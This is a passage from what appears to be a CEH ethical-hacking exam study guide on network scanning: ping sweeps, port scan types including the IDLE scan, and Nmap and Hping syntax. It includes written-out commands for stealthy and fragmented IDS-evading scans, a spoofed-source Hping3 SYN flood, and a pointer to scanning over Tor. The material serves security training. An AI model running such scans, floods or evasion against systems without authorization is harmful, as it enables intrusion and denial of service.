A few IDS signatures do look for this. For example, a lot of ping utilities designed to take advantage of this have default signatures that any decent IDS can pick up on; in Nmap, a "0 byte field" can trigger it, for example. Windows and other operating systems have specific defaults that are supposed to be found in the packet, and their alteration or omission can also trigger a hit. But none of this changes the fact that it's still a cool hack.

This process, called a *ping*, has been part of networking since its inception, and combining pings to every address within a range is

known as a *ping sweep*. A ping sweep is the easiest method available to identify active machines on the network, and there are innumerable tools to help you pull it off (Figure 3-7 shows Zenmap, Nmap's Windows GUI version, pulling it off on my little wireless network). Just keep in mind that this is not necessarily the only, or even best, way to do it. Although ICMP is part of every TCP/IP stack, it's not always enabled. In fact, many administrators disable ping responses on many network systems and devices and configure firewalls to block them. Lastly, if you add IPv6 to the mix, it *really* muddies the waters. Scanning in IPv6 is much more difficult and complex, and ping sweeps often don't work at all in most tools.




Figure 3-7 Using Nmap to perform a ping sweep



EXAM TIP ECC also calls out pinging of the network ID itself (that is, sending ICMP Echo Request packets to the network IP address) as “ICMP Echo scanning.” Additionally, another option for identifying machines (not necessarily live ones, but ones that were live at some point) is called a “list scan”—basically just run a reverse DNS lookup on all IPs in the subnet.

Additionally, not only will a great many devices not respond to the ping, the actual ping sweep itself can be noisy, and the systems may alert anyone and everyone as to what's going on. Network-based intrusion detection systems (NIDSs) and host-based IDSs (HIDSs) can easily and readily pick up on a ping sweep from an external source if it is not carried out slowly and with some stealth. With this in mind, be cautious and deliberate with your sweep—slow and random are your friends here. Remember, hacking isn't a race; it's a test of will, patience, and preparation.



EXAM TIP Know ICMP well. Pay particular attention to Type 3 messages and the associated codes, especially Code 13, which lets you know a poorly configured firewall is preventing the delivery of ICMP packets.

Several applications are available to make the ping sweep as simple as possible for you to pull off. Nmap is, of course, probably the most referenced scanning tool on the exam and in the real world. Angry IP Scanner is another well-known tool; just be careful with it because a lot of antivirus programs consider it a virus. Some other tools of note are SolarWinds Engineer's Toolset, Network Ping, OpUtils, SuperScan, Advanced IP Scanner, and a wacky little tool called Pinkie.



NOTE When using ping to identify "live" hosts, keep in mind a nonresponse to ICMP does not necessarily mean the host isn't alive—it simply means it won't respond to ICMP.

One last quick point about scanning for active machines before we move forward: Remember at the opening of this section that I mentioned the scanning steps may bleed into one another? Identifying active machines on the network using a ping sweep is not the only method available. Sometimes it's just as easy to combine the search for active machines with a port scan, especially if you're trying to be sneaky about it. Granted, this isn't the steadfast "follow the methodology" mindset of the exam, but it is reality. So, what is a port scan? Glad you asked.



NOTE If you want to be legitimately sneaky, tons of methods are available. Check out the details for a fun option at <https://www.aldeid.com/wiki/Tor/Usage/Nmap-scan-through-tor>.

Port Scanning

Imagine you're a bad guy in a movie sizing up a neighborhood for a potential run of nighttime thievery. You'll probably do a little harmless driving around, checking out the perimeter and seeing what's between the neighborhood and the rest of the world. You'll also pay attention to which houses are "live," with residents and stuff inside you may find valuable. But that gives you only background information. It's *really* valuable if you can figure out which doors are locked, which windows are open, and which ones have alarms on them. Walk with me in the virtual world, my movie-villain thief, and let's go knock on some computer doors to see what's hiding there.

"How do we do it?" you may ask. The answer is, of course, by using several different methods and with several different tools. We can't possibly cover them all here, but we'll definitely spend some time on those you'll see most often on your exam. Regardless, all port scanners work by manipulating Transport layer protocol flags in order to identify active hosts and scan their ports. And now that you

know a little more about this process, let's take a look at the different types of port scans we have available to us.

Port Scan Types

A scan type is identified based on three factors: what flags are set in the packets before delivery, what responses you expect from ports, and how stealthily the scan works. As far as your exam is concerned, count on being asked about each of these scan type factors at least once. Generally, there are seven generic scan types for port scanning:

- **Full connect** Also known as a *TCP connect* or *full open scan*, this runs through a full connection (three-way handshake) on ports, tearing it down with an RST at the end. It is the easiest type to detect, but it's possibly the most reliable. Open ports respond with a SYN/ACK, and closed ports respond with an RST.
 - **Stealth** Also known as a *half-open scan* (or *SYN scan*), this sends only SYN packets to ports (no completion of the three-way handshake ever takes place). Responses from ports are the same as they are for a TCP connect scan. This technique is useful in hiding your scanning efforts, possibly bypassing firewalls and monitoring efforts by hiding as normal traffic (it simply doesn't get noticed because there is no connection to notice).
 - **Inverse TCP flag** This scan uses the FIN, URG, or PSH flag (or, in one version, no flags at all) to poke at system ports. If the port is open, there is no response at all. If the port is closed, an RST/ACK is sent in response. You know, the *inverse* of everything else.
-



NOTE Naming conventions for scans in ECC's world can sometimes get kind of funny. Versions of the inverse TCP flag scan used to be called the FIN scan or the NULL scan. Stealth scans used to be known as SYN scans. Why does ECC change names? Your guess is as good as mine!

- **XMAS** A Christmas scan is so named because all flags are turned on, so the packet is "lit up" like a Christmas tree. Port responses are the same as with an inverse TCP scan. XMAS scans do not work against Microsoft Windows machines due to Microsoft's TCP/IP stack implementation (Microsoft TCP/IP is not RFC 793 compliant).
 - **ACK flag probe** According to ECC, there are two versions of this scan, both of which use the same method: the attacker sends the ACK flag and looks at the return header (TTL field or Window field) to determine the port status. In the TTL version, if the TTL of the returned RST packet is less than 64, the port is open. In the Window version, if the window size on the RST packet has anything other than zero, the port is open.
-



EXAM TIP ACK flag probes can also be used to check filtering at the remote end. If an ACK is sent and there is no response, this indicates a stateful firewall is between the attacker and the host. If an RST comes back, there is not.

- **IDLE** This uses a spoofed IP address (an idle zombie system) to elicit port responses during a scan. Designed for stealth, this scan uses a SYN flag and monitors responses as with a SYN scan.

- **TCP Maimon** This sends the FIN and ACK flags. If there is no response, the port is open. If the port is closed, it responds with an RST packet. Modern systems rarely exhibit this behavior, however, sending RST back on all ports.

All of these scans should be easy enough to decipher given a cursory understanding of TCP flags and what each one is for, with the possible exception of the IDLE scan. Sure, the IDLE scan makes use of TCP flags (the SYN and ACK flags, in this case), but the way it's all used is brilliant (heck, it's almost elegant) and provides the additional benefit of obfuscation. Because the machine actually receiving the response from the targets is not your own, the source of the scan is obscured. Confused? No worries—keep reading.

Every IP packet uses something called an *IP identifier (IPID)* to help with the pesky problem of keeping track of fragmentation (IP packets can be only so big, so a single packet is sometimes fragmented and needs to be put back together at the destination). Most systems simply increase this IPID by one when they send a packet out. For example, the first packet of the day might have an IPID of 31487, and the second 31488. If you understand this concept, can spoof an IP address, and have a remote machine that's not doing anything, this all makes perfect sense.

First, an attacker sets up or makes use of a machine that isn't doing anything at all (sitting IDLE). The attacker next sends a packet (SYN/ACK) to this idle machine and makes note of the IPID in response; the zombie machine isn't expecting a SYN/ACK and will respond with an RST packet, basically stating, "Can we start over? I don't really recognize this communications session." With the current IPID number in hand, the attacker sends a packet with a spoofed IP address (matching the lazy zombie system) and the SYN flag set to the target. If the port is open, the target happily responds to the zombie with a SYN/ACK packet to complete the three-way handshake. The zombie machine responds to the target system with an RST packet, which of course increments the IPID by one. All the attacker has to do now is send another SYN/ACK to the zombie and

note the IPID. If it increased by two, the idle system sent a packet and, therefore, the port is open. If it's not open, it will have increased by only one. If this seems unclear or you're one of those "visual learners," check out [Figure 3-8](#) for an example of an open port exchange, and see [Figure 3-9](#) for the closed port example.




Figure 3-8 IDLE scanning: port open




Figure 3-9 IDLE scanning: port closed

In addition to knowing how to read the responses from an IDLE scan, you'll be asked repeatedly on the exam about the other scan types and what response to expect from an open or closed port. If you know the flags and what they do, this is easy. If not, [Table 3-3](#) should be of help in studying this.

Scan Type	Initial Flags Set	Open Port Response	Closed Port Response	Notes
Full (TCP connect)	SYN	SYN/ACK	RST	Noisiest but most reliable.*
Stealth	SYN	SYN/ACK	RST	No completion of three-way handshake; designed for stealth but may be picked up by IDS sensors.
XMAS	FIN, URG, or PSH	No response	RST	Doesn't work on Windows machines.
Inverse TCP	FIN, URG, or PSH (or no flags at all)	No response	RST/ACK	Doesn't work on Windows machines.

*While the "noisiest" descriptor is valid for your exam, the "reliable" portion is much more apropos for your real-life adventures. A full connect scan may very well be noted in the application log as a simple connect. The key isn't the traffic; it's the speed at which you run it (slow is better).

Table 3-3 Network Scan Types

Finally, with all this talk about TCP, perhaps at least a few of you are asking, "Yeah that's great, but what about *connectionless* scanning?" I'm glad you asked—a UDP scan is exactly what it sounds like: send a datagram to the port and see what you get in response. Because there is no handshake, if the port is open, you won't receive anything back—if the port is closed, you'll receive an ICMP port unreachable message.



NOTE UDP ports and communication are oftentimes employed by malware, such as spyware programs and Trojans.

A couple other relatively new and different scan types involve SCTP. Stream Control Transmission Protocol is a relatively new alternative to TCP and UDP, and combines most of their characteristics while adding multi-homing and multi-streaming. SCTP

is a Transport layer communications protocol in the IP suite, originally released as part of Free BSD version 7, providing the message-oriented feature of UDP, while keeping the reliability and congestion control as provided by TCP.

The two main scanning efforts involving SCTP are *SCTP INIT scanning* and *SCTP COOKIE Scanning*. Per *Nmap Network Scanning*, Chapter 15, at Nmap.org, an SCTP INIT scan, "...is the SCTP equivalent of a TCP SYN scan. It can be performed quickly, scanning thousands of ports per second on a fast network not hampered by restrictive firewalls. It is relatively unobtrusive and stealthy, since it never completes SCTP associations and allows clear, reliable differentiation between the open, closed, and filtered states. Much like the half-open scan, this effort doesn't open a full SCTP association. An INIT chunk is sent, as if opening a real association. An INIT-ACK chunk response indicates the port is listening (open), while an ABORT chunk is indicative of a non-listener. If no response is received after several retransmissions, the port is marked as filtered."



EXAM TIP SCTP INIT scans are performed using the -sY argument in nmap. SCTP COOKIE scans use the -sZ argument.

The second type, an SCTP COOKIE ECHO scan, is more advanced. Again from Nmap.org:

It takes advantage of the fact that SCTP implementations should silently drop packets containing COOKIE ECHO chunks on open ports, but send an ABORT if the port is closed. The advantage of this scan type is that it is not as obvious as an INIT scan. Also, there may be non-stateful firewall rulesets blocking INIT chunks, but not COOKIE ECHO chunks.

It is important to note also that SCTP COOKIE ECHO scans cannot differentiate between open and filtered ports, leaving you with the state open|filtered in both cases.



NOTE SCTP doesn't work on Windows and most home routers don't support it. This link provides some details on why it isn't widely used:

<https://stackoverflow.com/questions/1171555/why-is-sctp-not-much-used-known>.

Nmap

So now that we know what the scan types are called, how do we pull them off? With a port scanner, of course, and without a doubt, the most widely used scanning and enumeration tool on the planet is Nmap. Nmap can perform many different types of scans (from simply identifying active machines to port scanning and enumeration) and can also be configured to control the speed at which a scan operates. In general, the slower the scan, the less likely you are to be discovered. It comes in both a command-line version and a GUI version (the aforementioned Zenmap), works on multiple OS platforms, and can even scan over TCP and UDP. And the best thing of all? It's free.

The Nmap syntax is fairly straightforward:

```
nmap <scan options> <target>
```

The target for Nmap can be a single IP address, multiple individual IPs separated by spaces, or an entire subnet range (using CIDR notation). For example, to scan a single IP address, the command might look like

```
nmap 192.168.1.100
```

whereas scanning multiple IPs would look like

```
nmap 192.168.1.100 192.168.1.101
```

and scanning an entire subnet would appear as

```
nmap 192.168.1.0/24
```

Starting Nmap without any of the options runs a SYN scan (though it substitutes a full connect scan if the user does not have proper privileges to send raw packets or if IPv6 targets are specified). But to get really sneaky and act like a true ethical hacker, you'll need to learn the option switches—and there are a bunch of them. The good news is, almost an endless assortment of help is available for you on the Web. For example, the web page located at <https://svn.nmap.org/nmap/docs/nmap.usage.txt> shows a screen pull of Nmap run without any option switches or targets set at all, and a simple search for “Nmap switches” will provide tons of sites with full-syntax command samples for you to mix around for your own needs. For a full and complete rundown of every switch and option, visit Nmap's man page, or check with the originator's documentation page at <https://nmap.org/docs.html>. Table 3-4 lists some of the more relevant Nmap switches you'll need to know.

Nmap Switch	Description	Nmap Switch	Description
-sA	ACK scan	-PI	ICMP ping
-sF	FIN scan	-Po	No ping
-sI	IDLE scan	-PS	SYN ping
-sL	DNS scan (aka list scan)	-PT	TCP ping
-sN	NULL scan	-oN	Normal output
-sO	Protocol scan	-oX	XML output
-sP	Ping scan	-T0	Serial, slowest scan
-sR	RPC scan	-T1	Serial, slowest scan
-sS	SYN scan	-T2	Serial, normal speed scan
-sT	TCP connect scan	-T3	Parallel, normal speed scan
-sW	Window scan	-T4	Parallel, fast scan
-sX	XMAS scan		

Table 3-4 Nmap Switches



NOTE Although your exam almost always points to slower being better, paranoid and sneaky scans can take exceedingly long times to complete. If you get too carried away and run multiple instances of Nmap at very fast (-T5) speeds, you'll overwhelm your NIC and start getting some really weird results. Another fun fact: not assigning a T value at all will default to -T3, "normal."

As you can see, quite a few option switches are available for the command. The "s" commands determine the type of scan to perform, the "P" commands set up ping sweep options, and the "o" commands deal with output. The "T" commands deal with speed and stealth, with the serial methods taking the longest amount of time. Parallel methods are much faster because they run multiple scans simultaneously. Again, the slower you run scans, the less likely you are to be discovered. The choice of which one to run is yours.

Combining option switches can produce specific output on any given target. For example's sake, suppose you wanted to run a SYN port scan on a target as quietly as possible. The syntax would look something like this:

```
nmap 192.168.1.0/24 -sS -T0
```

If you wanted an aggressive XMAS scan, perhaps the following might be to your liking:

```
nmap 192.168.1.0/24 -sX -T4
```

The combinations are endless and provide worlds of opportunity for your port-scanning efforts. You'll need to know Nmap switches for the port scans very well, and how to compare different variations. For example, you can certainly turn on each switch you want for each feature, but using something like the -A switch enables OS detection, version detection, script scanning, and traceroute automatically for you.



EXAM TIP It is impossible for me to stress enough how well you need to know Nmap. You will be asked tricky questions on syntax, scan types, and responses you'd expect from open and closed ports. The list goes on. Please do not rely solely on this writing, or any other, for your study. Download the tool. Play with it. Use it. It may very well mean the difference between passing and failing your exam.

Nmap handles all scan types we discussed in the previous section, using switches identified earlier. In addition to those listed, Nmap offers a Window scan. It works much like the ACK scan and provides information on open ports. Many more switches and options are available for the tool. Again, although it's a good bet to study the information presented here, you absolutely need to download and play with the Nmap tool to be successful on the exam and in your career.



NOTE Port sweeping and enumeration on a machine is also known as *fingerprinting*, although the term is normally associated with examining the OS itself. You can fingerprint operating systems with several tools we've discussed already.

No Candy Here

One of the bad things about getting older is you lose out on the real fun of just being a kid. Take Halloween, for example. It's one of my favorite holidays of the year and, as I write this,

is several months off. I'll be dressed as a pirate, as I am nearly every year, and I'll have a blast handing out candy to cutely adorned kids in my friend's neighborhood. But candy for me? Nah—I won't be trick-or-treating. Imagine if an old guy went walking up to a house dressed as a pirate demanding a Charms Blow Pop (one of my all-time favorites!). Instead, I'll have to sneak some sugar-coated goodness out of our bowl when my wife isn't looking and rely on memories of trick-or-treats past.

One thing I do remember about trick-or-treating as a kid was the areas Mom and Dad told me *not* to go to. See, back in the '70s there were all sorts of stories and horrid rumors about bad stuff in the candy—evil people handing out chocolate bars with razor blades in them or needles stuck in gum. For whatever reason, some neighborhoods and areas were considered off limits to me and my group, lest we get a bag full of death candy instead of heavenly nirvana.


So, what does this have to do with ethical hacking? Other than the obvious tie-ins with nerd-dom and costumed fun, it's actually apropos to scanning and enumeration. When it comes to these efforts, there are definitely areas you shouldn't go knocking for candy. You would most likely find some tasty virtual treats, but the tricks would be disastrous to your continued freedom.

A scan of the 129.51.0.0 network? While close to my old home and right around the corner from where I used to live, I'm pretty sure the friendly, military, network-monitoring folks at Patrick AFB wouldn't look too kindly on that. 129.63.0.0? Johnson Space Center would likely not be happy to see you snooping around. 128.50.0.0? Don't poke the Department of Defense guys. They're a nervous lot.

There are many, many other examples of IP address space you should just leave alone if you're at all concerned about staying out of prison, but I think you get the point. Try an Internet browser search on "IP addresses you shouldn't scan" for more examples. If you do your footprinting homework, you

should be able to avoid all these anyway. But if you don't, don't be surprised to find your virtual trick-or-treating a truly scary event.

Knowing how to recognize and read Nmap output is just as important as learning the syntax of the command. The GUI version of the tool, Zenmap, makes reading this output easy, but the command-line output is just as simple. Additionally, the output is available via several methods. The default is called interactive, and it is sent to standard output (text sent to the terminal). Normal output displays less runtime information and fewer warnings because it is expected to be analyzed after the scan completes rather than interactively. You can also send output as XML (which can be parsed by GUIs or imported into databases) or in a "greppable" format (for easy searching). [Figure 3-10](#) shows a brief example. Ports are displayed in output as open, closed, or filtered. Open is obvious, as is closed. Filtered means a firewall or router is interfering with the scan.



```
Administrator: C:\Windows\system32\cmd.exe

C:\>nmap 192.168.1.101

Starting Nmap 5.21 ( http://nmap.org ) at 2011-01-26 20:41 Eastern Standard Time

Nmap scan report for 192.168.1.101
Host is up (0.026s latency).
Not shown: 991 closed ports
PORT      STATE SERVICE
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
49152/tcp open  unknown
49153/tcp open  unknown
49154/tcp open  unknown
49155/tcp open  unknown
49156/tcp open  unknown
49157/tcp open  unknown
MAC Address: 1C:65:9D:18:E1:D4 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 2.36 seconds

C:\>
```

Figure 3-10 Nmap output



NOTE NetScanTools Pro

(<https://www.netscantools.com/nstpromain.html>) is another scan tool you probably want to get to know. It holds four sets of tools in the suite: Active Discovery and Diagnostic Tools (testing/locating devices on net), Passive Discovery Tools (monitor activities of devices and gather information), DNS Tools (self-explanatory), and Local Computer and General Information tools (details about local system).

Hping

Although Nmap is the unquestioned leader of the port-scanning pack, plenty of other tools are available that are just as adept. Hping (Hping2 or Hping3) is another powerful tool for both ping sweeps and port scans, and is also a handy packet-crafting tool for TCP/IP. Hping works on Windows and Linux versions and runs nearly any scan Nmap can put out. The only real downside, for people like me who prefer pictures and clicking things, is that it's still a command-line-only tool. Just as with Nmap, Hping3 has specific syntax for what you're trying to accomplish, with tons of switches and options. For example, a simple ping sweep can be accomplished by typing **hping3 -1 IPAddress**. A full and complete breakdown of all switches and syntax can be found on Hping's man page, located at www.hping.org/manpage.html. For study purposes, [Table 3-5](#) lists a few of the switches you are likely to see on the exam.

Switch	Description
-1	Sets ICMP mode. For example, hping3 -1 172.17.15.12 performs an ICMP ping.
-2	Sets UDP mode. For example, hping3 -2 192.168.12.55 -p 80 performs a UDP scan on port 80 for 192.168.12.55.
-8	Sets scan mode, expecting an argument for the ports to be scanned (single, range [1–1000], or “all”). For example, hping3 -8 20-100 scans ports 20 through 100.
-9	Sets Hping in listen mode, to trigger on a signature argument when it sees it come through. For example, hping3 -9 HTTP -I eth0 looks for HTTP signature packets on eth0.
--flood	Sends packets as fast as possible, without taking care to show incoming replies. For example, a SYN flood from 192.168.10.10 against .22 could be kicked off with hping3 -S 192.168.10.10 -a 192.168.10.22 -p 22 --flood .
-Q --seqnum	Collects sequence numbers generated by the target host. This can be useful when you need to analyze whether a TCP sequence number is predictable (for example, hping3 172.17.15.12 -Q -p 139 -s).
-F	Sets the FIN flag.
-S	Sets the SYN flag.
-R	Sets the RST flag.
-P	Sets the PSH flag.
-A	Sets the ACK flag.
-U	Sets the URG flag.
-X	Sets the XMAS scan flags.

Table 3-5 Hping Switches



EXAM TIP Know Hping3 syntax very well. Grab the tool and practice, especially using it for ICMP requests, various scans, SYN floods, and specific uses (like discovering sequence numbers and timestamps).

Other Scanning Tools

Some other tools for accomplishing port scanning fun include Advanced Port Scanner, MegaPing, Net Tools, and PRTG Network Monitor (be sure to check the tool list at the end of this book for

more). And, of course, we shouldn't neglect mentioning scanning tools designed for *mobile* use. IP Scanner (<https://10base-t.com>), Fing (www.fing.com), zANTI (www.zimperium.com), and PortDroid Network Analysis (<https://play.google.com>) are all examples of tools designed for your mobile device, and all are worth your time in downloading and learning.

Regardless of whether your choice is running Nmap on a Linux machine, harnessing command-line option power like a pro, or using SuperScan's simple GUI on a Windows machine, the goal is the same. Port scanning identifies which ports are open and gives you more information in building your attack vectors. Each scan type you attempt will react differently and take different lengths of time to pull off (a UDP scan of Linux machines can take a *very* long time, for instance), and you'll definitely need to know the output to look for with each one. However, the tools are all designed to achieve the same overall end.

Evasion

Want more fun in scanning? Try doing it without being caught. Whether you're port scanning, searching for wireless openings, or just wandering about looking for physical security clues, stealth is always important. Hiding your activities from prying security-professional eyes is something you'll need to prepare for and master in each step of the hacking phases, and scanning is no exception. Sometimes scanning can be interrupted by pesky firewalls or monitoring devices, and you'll be forced to disguise who you are and what you're up to. Options for accomplishing this include fragmenting packets, spoofing an IP address, source routing, and proxies.

One of the most common (and possibly elegant) methods used to evade detection by an IDS is fragmenting packets. The idea isn't to change the scan itself—you can still run a full connect scan, for instance—but to crack apart the packets *before they're sent* so the IDS can't recognize them. If you split the TCP header into several

packets, all the IDS sees is useless chatter. Assuming you're not flooding the network segment too fast with them, your scanning won't even be noticed. For example, an Nmap command like **nmap -sS -A -f 172.17.15.12** might work to fragment a SYN scan (while OS fingerprinting along the way).



EXAM TIP ECC really loves testing your knowledge of the active versus passive distinction. In enumeration, *active* OS fingerprinting involves sending crafted, nonstandard packets to a remote host and analyzing the replies. *Passive* OS fingerprinting involves sniffing packets without injecting any packets into the network—examining details like Time-to-Live (TTL), window sizes, Don't Fragment (DF) flags, and Type of Service (ToS) fields from the capture.

Spoofing an IP address is exactly what it sounds like: the hacker uses a packet-crafting tool of some sort to obscure the source IP address of packets sent from her machine. Many tools are available for this—Hping, Scapy, and Komodia Redirector, for example. You can also find this functionality built into a variety of other scanning tools. Ettercap and Cain, usually thought of more for their sniffing capabilities, provide robust and powerful spoofing capabilities as well; heck, even Nmap can spoof. Just be cautious in spoofing—sometimes you can spoof so well, the information you're working so hard to obtain never finds its way back to you.



EXAM TIP Remember, spoofing an IP address means any data coming back to the fake address will not be seen by the attacker. For example, if you spoof an IP address and

then perform a TCP scan, the information won't make its way back to you.

